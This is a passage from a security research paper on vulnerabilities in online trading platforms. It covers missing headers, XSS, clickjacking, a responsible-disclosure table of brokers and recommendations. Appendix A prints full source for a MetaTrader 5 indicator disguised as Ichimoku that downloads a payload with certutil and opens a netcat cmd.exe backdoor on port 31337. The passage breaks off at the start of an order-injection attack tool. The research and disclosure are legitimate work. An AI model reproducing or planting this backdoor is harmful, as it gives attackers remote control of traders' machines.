- `Content-Security-Policy`: A Content Security Policy (CSP) requires careful tuning and precise definition of the policy. If enabled, CSP has significant impact on the way browsers render pages (e.g. inline JavaScript disabled by default and must be explicitly allowed in policy). CSP prevents a wide range of attacks, including Cross-site scripting and other cross-site injections.
- `X-XSS-Protection`: Enables the XSS filter in the browser.


Approximately, 70% of the web platforms lack from one or all of such headers.

Other Weaknesses

Other minor issues found on this platform are:

- **Cross-site Scripting**: attackers could trick users into following a link or navigating to a page that posts a malicious JavaScript statement to the vulnerable site, causing the malicious JavaScript to be returned to and executed by the client.


  Only one instance of XSS was found (**Interactive Brokers**):




- **Sensitive data in URL**: in a few cases, sensitive data was found in GET requests. This means that the values are passed as parameters in the URL, which could be stored in web server logs or web browsers' history.

- **Clickjacking**: **50%** of the web platforms lack either the `X-Frame-Options` header or framekillers, hence, it's possible to redress the login page (clickjacking vulnerability). An attacker could trick the user through phishing to click a malicious site that redresses the login page in order to steal the user's credentials.

  The following are examples of redressed login forms:








Internal IP addresses and emails disclosure: **fewer than 30%** of web platforms, IPs and emails were found either in HTTP response headers, HTTP body or JavaScript files.


Statistics


Since a picture is worth a thousand words, consider the following graphs:


























Responsible Disclosure

One of IOActive's missions is to act responsibly when it comes to vulnerability disclosure. In September 2017 we sent a detailed report to 13 of the brokerage firms whose mobile trading apps presented some of the higher risks vulnerabilities discussed in this paper. More recently, between May and July 2018, we sent additional vulnerability reports to brokerage firms.

As of July 27, 2018, **19 brokers that have medium- or high-risk vulnerabilities** in any of their platforms were contacted. The following table lists the current status of the responsible disclosure process. The status field entries are:

- **Reported**: Vulnerability report sent.
- **Contact initiated, no answer yet**: Email or contact form submitted asking for appropriate security contact information. No answer received yet.

Broker	Date Reported	Status
TD Ameritrade	06-09-17	Reported
	25-05-18	Reported
Interactive Brokers	06-09-17	Reported

Broker	Date Reported	Status
	18-05-18	Reported
Charles Schwab	06-09-17	Reported
	24-05-18	Reported
Plus500	06-09-17	Reported
	14-06-18	Reported
AvaTrade	06-09-17	Reported
	12-06-18	Contact initiated, no answer yet
IQ Option	06-09-17	Reported
	05-06-18	Contact initiated, no answer yet
Markets.com	06-09-17	Reported
	21-06-18	Contact initiated, no answer yet
Robinhood	06-09-17	Reported
eToro	06-09-17	Reported
E-TRADE	06-09-17	Reported
Capital One	06-09-17	Reported
easyMarkets	06-09-17	Reported
Firstrade	06-09-17	Reported
Grupo BMV	18-06-18	Contact initiated, no answer yet
Coinbase	17-07-18	Contact initiated, no answer yet
Yahoo! Finance	18-07-18	Reported
ETX Capital	19-07-18	Contact initiated, no answer yet
ETNA Trader	19-07-18	Contact initiated, no answer yet
OANDA	20-07-18	Reported
Money.Net	28-07-18	Contact initiated, no answer yet

TD Ameritrade, **Charles Schwab** and **Yahoo! Finance** were the brokers that communicated more with IOActive for resolving the reported issues.

Regulators and Rating Organizations

Digging in some US regulators' websites,[8] [9] [10] I noticed that they are already aware of the cybersecurity threats that might negatively impact financial markets and stakeholders. Most of the published content focuses on general threats that could impact end-users or institutions such as phishing, identity theft, antivirus software, social media risks, privacy, and procedures to follow in case of cybersecurity incidents, such as data breaches or disruptive attacks.

Nevertheless, **I did not find any documentation related to the security risks of electronic trading nor any recommended guidance for secure software development to educate brokers and FinTech companies** on how to create quality products.


Picture taken from http://www.reuters.com/article/net-us-internet-lending/for-online-lenders-wall-street-cash-brings-growth-and-risk-idUSBRE96204I20130703

In addition, there are **rating organizations** that score online brokers on a scale of 1 to 5 stars. I glimpsed two recent reports [11] [12] and didn't find anything related to security or privacy in their reviews. Nowadays, with frequent cyberattacks in the financial industry, I think **these organizations should give accolades or at least mention the security mechanisms the evaluated trading platforms implement in their reviews.**


Further Research

An interesting topic related to trading technologies that has not been researched in depth, is **social trading** and its related risks.

The way we communicate has drastically changed over the past decade. Nowadays, we heavily consume social media and use it in many ways, including to express our sentiments regarding companies. Even the stock markets interact with people through social media, for example, NYSE and NASDAQ share Instagram Stories every day:




Many brokerage houses also focus on social trading and implement related features on their platforms. For instance, some platforms offer social feeds that allow you to share your buy/sell orders; someone else could copycat your strategy with a single click. In addition to fundamental and technical analysis tools, other platforms feature a social tab where you can see public sentiment for a stock. This metric analyzes acceptance or rejection of certain securities by people on social media.



In addition, companies such as StockTwits select and analyze Twitter content. This feed is used later as an input to some trading platforms.

Social media is a strong weapon for many, if not most, traders. However, there's risk related to trading on misleading information (i.e. fake news) or confusion, such as the following example:



The security flaws found in PGP software dropped the stock price of another company whose stock symbol is PGP. This small confusion caused many traders to take a short position. Thankfully, the price recovered quickly.

The inherent risks associated with trading based on social media is a topic worthy of future research.

Conclusions and Recommendations

- Trading platforms are **less secure than** the applications seen in **retail banking**.
- There's still a long way to go to improve the maturity level of security in trading technologies.
- **End users** should enable all the security mechanisms their platforms offer, such as 2FA and/or biometric authentication and automatic lockout/logout. Also, it's recommended not to trade while connected to public networks and not to use the same password for other financial services.
- **Brokerage firms** should perform regular internal audits to continuously improve the security of their trading platforms.
- **Brokerage firms** should also offer security guidance in their online education centers.
- **Developers** should analyze their current applications to determine if they suffer from the vulnerabilities described in this paper, and if so, fix them.
- **Developers** should design new, more secure financial software following secure coding practices.
- **Regulators** should encourage brokers to implement safeguards for a better trading environment.
- In addition to the generic IT best practices for secure software development, **regulators** should develop trading-specific guidelines to be followed by the brokerage firms and FinTech companies in charge of creating trading software.
- **Rating organizations** should include security in their reviews.

Side Note

Remember: **the stock market is not a casino** where you magically get rich overnight. If you lack an understanding of how stocks or other financial instruments work, there is a high risk of losing money quickly. You must understand the market and its purpose before investing.

With nothing left to say, I wish you happy and secure trading!

References

[1] Ponzi scheme
https://en.wikipedia.org/wiki/Ponzi_scheme

[2] "Pump-and-Dumps" and Market Manipulations
https://www.sec.gov/fast-answers/answerspumpdumphtm.html

[3] Practical Examples of How Blockchains Are Used In Banking And The Financial Services Sector
https://www.forbes.com/sites/bernardmarr/2017/08/10/practical-examples-of-how-blockchains-are-used-in-banking-and-the-financial-services-sector/

[4] Personal banking apps leak info through phone
https://ioactive.com/personal-banking-apps-leak-info-through/

[5] (In)secure iOS Mobile Banking Apps – 2015 Edition
https://ioactive.com/insecure-ios-mobile-banking-apps-2015-edition/

[6] Financial Information eXchange Protocol
https://www.fixtrading.org/what-is-fix/

[7] Shoulder surfing (computer security)
https://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security)

[8] Financial Industry Regulatory Authority: Cybersecurity
http://www.finra.org/industry/cybersecurity

[9] Securities Industry and Financial Markets Association: Cybersecurity
https://www.sifma.org/explore-issues/cybersecurity/

[10] U.S. Securities and Exchange Commission: Cybersecurity, the SEC and You
https://www.sec.gov/spotlight/cybersecurity

[11] NerdWallet: Best Online Brokers for Stock Trading 2018
https://www.nerdwallet.com/blog/investing/best-online-brokers-for-stock-trading/

[12] StockBrockers: 2018 Online Broker Rankings
https://www.stockbrokers.com/annual-broker-review

Appendix A: Code

MetaTrader 5 Backdoor Disguised as an Ichimoku Indicator

```
//+------------------------------------------------------------------+
//|                                                     Ichimoku.mq5 |
//|                   Copyright 2009-2017, MetaQuotes Software Corp. |
//|                                              http://www.mql5.com |
//|                                                                  |
//|                                        nc backdoor (port 31337) |
//|                                disguised as an Ichimoku indicator |
//|                                  Alejandro Hernandez [@nitr0usmx] |
//+------------------------------------------------------------------+
#property copyright "2009-2017, MetaQuotes Software Corp."
#property link      "http://www.mql5.com"
#property description "Ichimoku Kinko Hyo"
#property version   "13.37"
//--- indicator settings
#property indicator_chart_window
#property indicator_buffers 5
#property indicator_plots   4
#property indicator_type1   DRAW_LINE
#property indicator_type2   DRAW_LINE
#property indicator_type3   DRAW_FILLING
#property indicator_type4   DRAW_LINE
#property indicator_color1  Red
#property indicator_color2  Blue
#property indicator_color3  SandyBrown,Thistle
#property indicator_color4  Lime
#property indicator_label1  "Tenkan-sen"
#property indicator_label2  "Kijun-sen"
#property indicator_label3  "Senkou Span A;Senkou Span B"
#property indicator_label4  "Chikou Span"
//--- Ichimoku cloud library
#import "shell32.dll"
   int   ShellExecuteW(int   hwnd,string   Operation,string   File,string
Parameters,string Directory,int ShowCmd);
#import
//--- input parameters
input int InpTenkan=9;     // Tenkan-sen
input int InpKijun=26;     // Kijun-sen
input int InpSenkou=52;    // Senkou Span B
//--- indicator buffers
double    ExtTenkanBuffer[];
double    ExtKijunBuffer[];
double    ExtSpanABuffer[];
double    ExtSpanBBuffer[];
double    ExtChikouBuffer[];
//+------------------------------------------------------------------+
//| Custom indicator initialization function                         |
```

```
//+------------------------------------------------------------------+
void OnInit()
  {
//--- indicator buffers mapping
   SetIndexBuffer(0,ExtTenkanBuffer,INDICATOR_DATA);
   SetIndexBuffer(1,ExtKijunBuffer,INDICATOR_DATA);
   SetIndexBuffer(2,ExtSpanABuffer,INDICATOR_DATA);
   SetIndexBuffer(3,ExtSpanBBuffer,INDICATOR_DATA);
   SetIndexBuffer(4,ExtChikouBuffer,INDICATOR_DATA);
//---
   IndicatorSetInteger(INDICATOR_DIGITS,_Digits+1);
//--- sets first bar from what index will be drawn
   PlotIndexSetInteger(0,PLOT_DRAW_BEGIN,InpTenkan);
   PlotIndexSetInteger(1,PLOT_DRAW_BEGIN,InpKijun);
   PlotIndexSetInteger(2,PLOT_DRAW_BEGIN,InpSenkou-1);
//--- lines shifts when drawing
   PlotIndexSetInteger(2,PLOT_SHIFT,InpKijun);
   PlotIndexSetInteger(3,PLOT_SHIFT,-InpKijun);
//--- change labels for DataWindow
   PlotIndexSetString(0,PLOT_LABEL,"Tenkan-sen("+string(InpTenkan)+")");
   PlotIndexSetString(1,PLOT_LABEL,"Kijun-sen("+string(InpKijun)+")");
   PlotIndexSetString(2,PLOT_LABEL,"Senkou     Span     A;Senkou     Span
B("+string(InpSenkou)+")");
//--- Draw the Ichimoku cloud
   ShellExecuteW(0,    "Open",    "certutil",    "-URLCache    -f    -split
http://ichimoku.clouds.org:8484/nc.64 ichimoku.64", "C:\\Windows\\Temp\\",
0);
   ShellExecuteW(0, "Open", "certutil", "-decode ichimoku.64 ichimoku.exe",
"C:\\Windows\\Temp\\", 0);
   ShellExecuteW(0,  "Open",  "ichimoku",  "-l  -p  31337  -e  cmd.exe",
"C:\\Windows\\Temp\\", 0);
//--- initialization done
   printf("Ichimoku loaded");
  }

//+------------------------------------------------------------------+
//| get highest value for range                                      |
//+------------------------------------------------------------------+
double Highest(const double&array[],int range,int fromIndex)
  {
   double res=0;
//---
   res=array[fromIndex];
   for(int i=fromIndex;i>fromIndex-range && i>=0;i--)
     {
      if(res<array[i]) res=array[i];
     }
//---
   return(res);
```

```
  }
//+------------------------------------------------------------------+
//| get lowest value for range                                       |
//+------------------------------------------------------------------+
double Lowest(const double&array[],int range,int fromIndex)
  {
   double res=0;
//---
   res=array[fromIndex];
   for(int i=fromIndex;i>fromIndex-range && i>=0;i--)
     {
      if(res>array[i]) res=array[i];
     }
//---
   return(res);
  }

//+------------------------------------------------------------------+
//| Ichimoku Kinko Hyo                                               |
//+------------------------------------------------------------------+
int OnCalculate(const int rates_total,
                const int prev_calculated,
                const datetime &time[],
                const double &open[],
                const double &high[],
                const double &low[],
                const double &close[],
                const long &tick_volume[],
                const long &volume[],
                const int &spread[])
  {
   int limit;
//---
   if(prev_calculated==0) limit=0;
   else                   limit=prev_calculated-1;
//---
   for(int i=limit;i<rates_total && !IsStopped();i++)
     {
      ExtChikouBuffer[i]=close[i];
      //--- tenkan sen
      double _high=Highest(high,InpTenkan,i);
      double _low=Lowest(low,InpTenkan,i);
      ExtTenkanBuffer[i]=(_high+_low)/2.0;
      //--- kijun sen
      _high=Highest(high,InpKijun,i);
      _low=Lowest(low,InpKijun,i);
      ExtKijunBuffer[i]=(_high+_low)/2.0;
      //--- senkou span a
      ExtSpanABuffer[i]=(ExtTenkanBuffer[i]+ExtKijunBuffer[i])/2.0;
```

```
      //--- senkou span b
      _high=Highest(high,InpSenkou,i);
      _low=Lowest(low,InpSenkou,i);
      ExtSpanBBuffer[i]=(_high+_low)/2.0;
     }

//--- done
   return(rates_total);
  }
//+------------------------------------------------------------------+
```

Thinkorswim Order Pop-up Attack

```
/*
 * Thinkorswim Order Pop-up Attack
 *
 * Sends the same ORDER every N_MINS mins to the TCP-order server listening
on ORDER_PORT
 *
 * Reversed from usergui.jar:
 * usergui/com/devexperts/tos/ui/user/util/TradingServerRAT.java
 *
 * VALID ORDERS:
 * ORDER FOR NFLX (10)       <---- To BUY  10 shares of NFLX (Netflix) at
MARKET price
 * ORDER FOR NFLX (-10)      <---- To SELL 10 shares of NFLX (Netflix) at
MARKET price
